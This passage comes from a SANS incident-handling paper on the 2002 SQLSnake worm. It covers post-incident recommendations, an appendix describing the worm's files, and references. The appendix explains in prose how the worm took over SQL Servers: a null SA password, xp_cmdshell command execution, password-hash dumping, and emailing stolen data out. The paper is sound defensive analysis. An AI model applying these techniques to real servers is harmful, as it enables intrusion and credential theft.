Sometimes and under severe circumstances, like in the case of Nimda and CodeRed, we had to intervene and take control of the machine by applying the

patch but in most of the cases these machines stop responding after installing the patch, which push us to call the customer and ask them to solve the problem.

To respond to these weaknesses, we have to establish an agreement with customers that have privileged access to our network. A high security level of our customer network is required to grant them privileged access to our network.

Such agreement should address most importantly the following points that need to be met at the customer's network:

- Establishing ingress and egress filters based on port and services;
- Patching all systems and servers, especially those used to access our network;
- Deploying an intrusion detection system to detect any sign of security incident;
- Appointing a person responsible of network and system security.

On our side, this agreement should also give us the right to perform regular vulnerability assessments on their environment and to block access if vulnerabilities were detected during the assessment.

This agreement will also include a section on incident handling that gives us the right to be informed if an incident occurs and offers the other party on-site assistance in case of emergency by dispatching the Incident Response Team.

Servers hosted in our network and owned by customers need to respond to a security checklist. This checklist is based on best practices²⁸ of software and operating systems running on their servers, which addresses issues including that the system should not be left with its default configuration and that it should be hardened with the latest security patches.

If certain checklist items cannot be applied because of the customer's specific needs, reasons should be stated clearly by the customer. A vulnerability assessment is then done prior to hosting the server to ensure that the checklist was respected. This checklist has to be regularly updated by our Security Team so as to add measures to protect from new vulnerabilities as they appear.

Other recommendations include regular awareness campaigns to draw the attention of our customers of incident handling procedures such as keeping certain logs pertaining to network activity always handy and not to destroy them. Many of our customers don't have any knowledge of incident handling procedures and that every detail is important to manage security incidents. They usually feel ashamed of being victim of an incident and they do not cooperate enough in giving us the information we need to identify and eradicate the cause

²⁸ Microsoft Corporation, Sqlsecurity.com, Narayana Kondreddi.

of that incident. Furthermore, they sometimes destroy evidence making it harder for us to handle the incident.

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix

SQLSnake worm files descriptions:

(These descriptions are based on collected thoughts after checking the various sources mentioned in section 1.5)

1. **services.exe**

Location: %Windir%\system32\drivers

Function: This program is the port scanner used by the worm to find new targets. This port scanner program is actually, a rename of the version 1.14 of Fscan available from Foundstone, Inc.

2. **sqlinstall.bat**

Location: %Windir%\system32

Function: This is the first file used by the worm in the infection process. The worm uses it to copy itself to the vulnerable server found during the scan .

3. **sqlexec.js**

Location: %Windir%\system32

Function: This JavaScript file is used to connect to MS SQL Server using the (SA) account with null password and to run system commands through the xp_cmdshell.

4. **sqlldr.js**

Location: %Windir%\system32

Function: This JavaScript file is used to collect information on the local databases of the compromised server.

5. **pwdump2.exe**

Location: %Windir%\system32

Function: This utility is used by the worm to dump the system passwords hashes.

6. **samdump.dll**

Location: %Windir%\system32

Function: This library is used by the pwdump2.exe utility.

7. clemail.exe

Location: %Windir%\system32

Function: This program is a trial version of a command line e-mailer, it is used by the worm to mail information to ixltd@postone.com

8. sqlprocess.js

Location: %Windir%\system32

Function: This JavaScript file does the main functions of the SQLSnake worm. It appends all the collected information (network, databases, passwords) on the compromised server to a file called send.txt. This file is then emailed to ixltd@postone.com.

9. run.js

Location: %Windir%\system32

Function: This Javascript file is used to run command on the infected service.

10. timer.dll

Location: %Windir%\system32

Function: The worm registers this library in the windows registry and uses it for the timing of the infection process.

REFERENCES

- Black, Kevin: "Securing Microsoft SQL Server".
URL: <http://www.itsecurity.com/papers/black.htm>
- Cqure.net URL: <http://www.cqure.net>
- Dougherty, Chad and Householder, Allen: "CERT Incident Note IN-2002-04 Exploitation of Vulnerabilities in Microsoft SQL Server". 23 May 2002.
URL: http://www.cert.org/incident_notes/IN-2002-04.html
- eEye Digital Security. "SQL Worm Analysis (AL20020522)". 22 May 2002.
URL: <http://www.eeye.com/html/Research/Advisories/AL20020522.html>
- Incident Handling Step-by-Step and Computer Crime Investigation – SANS Institute GIAC Course Book – SANS 2002, April 1-7 2002 – Florida.
- Internet Storm Center. "MSSQL Worm (sqlsnake) on the rise". 22 May 2002. URL: <http://www.incidents.org/diary/index.html?id=156>
- Internet Storm Center. "SQLsnake Code Analysis". 21 May 2002. URL: <http://www.incidents.org/diary/diary.php?id=157>
- Internet Security Systems. "sql-spida-worm (9124)". 21 May 2002. URL: http://www.iss.net/security_center/static/9124.php
- McAfee Security. "JS/SQLSpida.b.worm". 21 May 2002. URL: http://vil.nai.com/vil/content/v_99499.htm
- McWilliams, Brian: "'SQLsnake' Worm Blamed For Spike In Port 1433 Scans". NewsBytes. 21 May 2002
URL: <http://online.securityfocus.com/news/429>
- Microsoft Corporation. "SQL Server 2000 Security White Paper". October 2000
URL: <http://www.microsoft.com/sql/techinfo/administration/2000/securityWP.asp>
- Microsoft Corporation. "SQL Server 7.0 Security". June 2001
URL: <http://www.microsoft.com/sql/techinfo/administration/70/securityWP.asp>
- Microsoft Corporation. "SQL Server Security Modes"
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/admsql/ad_security_47u6.asp

- Microsoft Corporation. "Product Support Services Informational Alert on SQL Server". 21 May 2002
URL: http://www.microsoft.com/security/security_bulletins/ms02020_sql.asp
- Microsoft Corporation. "Windows Script Host - What Is WSH ?"
URL: <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/wsconwhatish.asp>
- Narayana Vyas Kondreddi. "Overview of SQL Server security model and security best practices". 14 December 2001.
URL: http://vyaskn.tripod.com/sql_server_security_best_practices.htm
- Norberg, Stefan. Securing Windows NT/2000 Servers for the Internet. Reading, O'Reilly, January 2001.
- Rafail, Jason : "CERT Vulnerability Note VU#635463- Microsoft SQL Server and Microsoft Data Engine (MSDE) ship with a null default password". 20 June 2002. URL: <http://www.kb.cert.org/vuls/id/635463>
- SANS Institute. Computer Security Incident Handling Step-by-Step – Version 2.2 – October 2001.
- SecuriTeam.com. "Microsoft SQL Spida Worm Propagation". 22 May 2002.
URL: <http://www.securiteam.com/windowsntfocus/5WP0N0K75U.html>
- Snort.org URL: <http://www.snort.org>
- Sqlsecurity.com ."SQL Server Security Checklist"
URL: <http://www.sqlsecurity.com/checklist.asp>
- Symantec Security Response. " How to disable or remove the Windows Scripting Host".
URL: <http://securityresponse.symantec.com/avcenter/venc/data/win.script.hosting.html>
- Sysinternals Freeware URL: <http://www.sysinternals.com/>
- The Digital Offense URL: <http://www.digitaloffense.net/>
- The National Infrastructure Protection Center (NIPC) "Advisory 02-003 - Microsoft SQL Worm Spida". 22 May 2002
URL: <http://www.nipc.gov/warnings/advisories/2002/02-003.htm>
- The SANS Institute, "The Twenty Most Critical Internet Security Vulnerabilities (Updated)"
URL: <http://www.sans.org/top20.htm>

- Trend Micro. "JS_SQLSPIDA.B". 21 May 2002.
URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=JS_SQLSPIDA.B
- Vidstorm, Arne: "The use of TCP port 445 in Windows 2000".
URL: <http://ntsecurity.nu/papers/port445/>

© SANS Institute 2000 - 2002, Author retains full rights.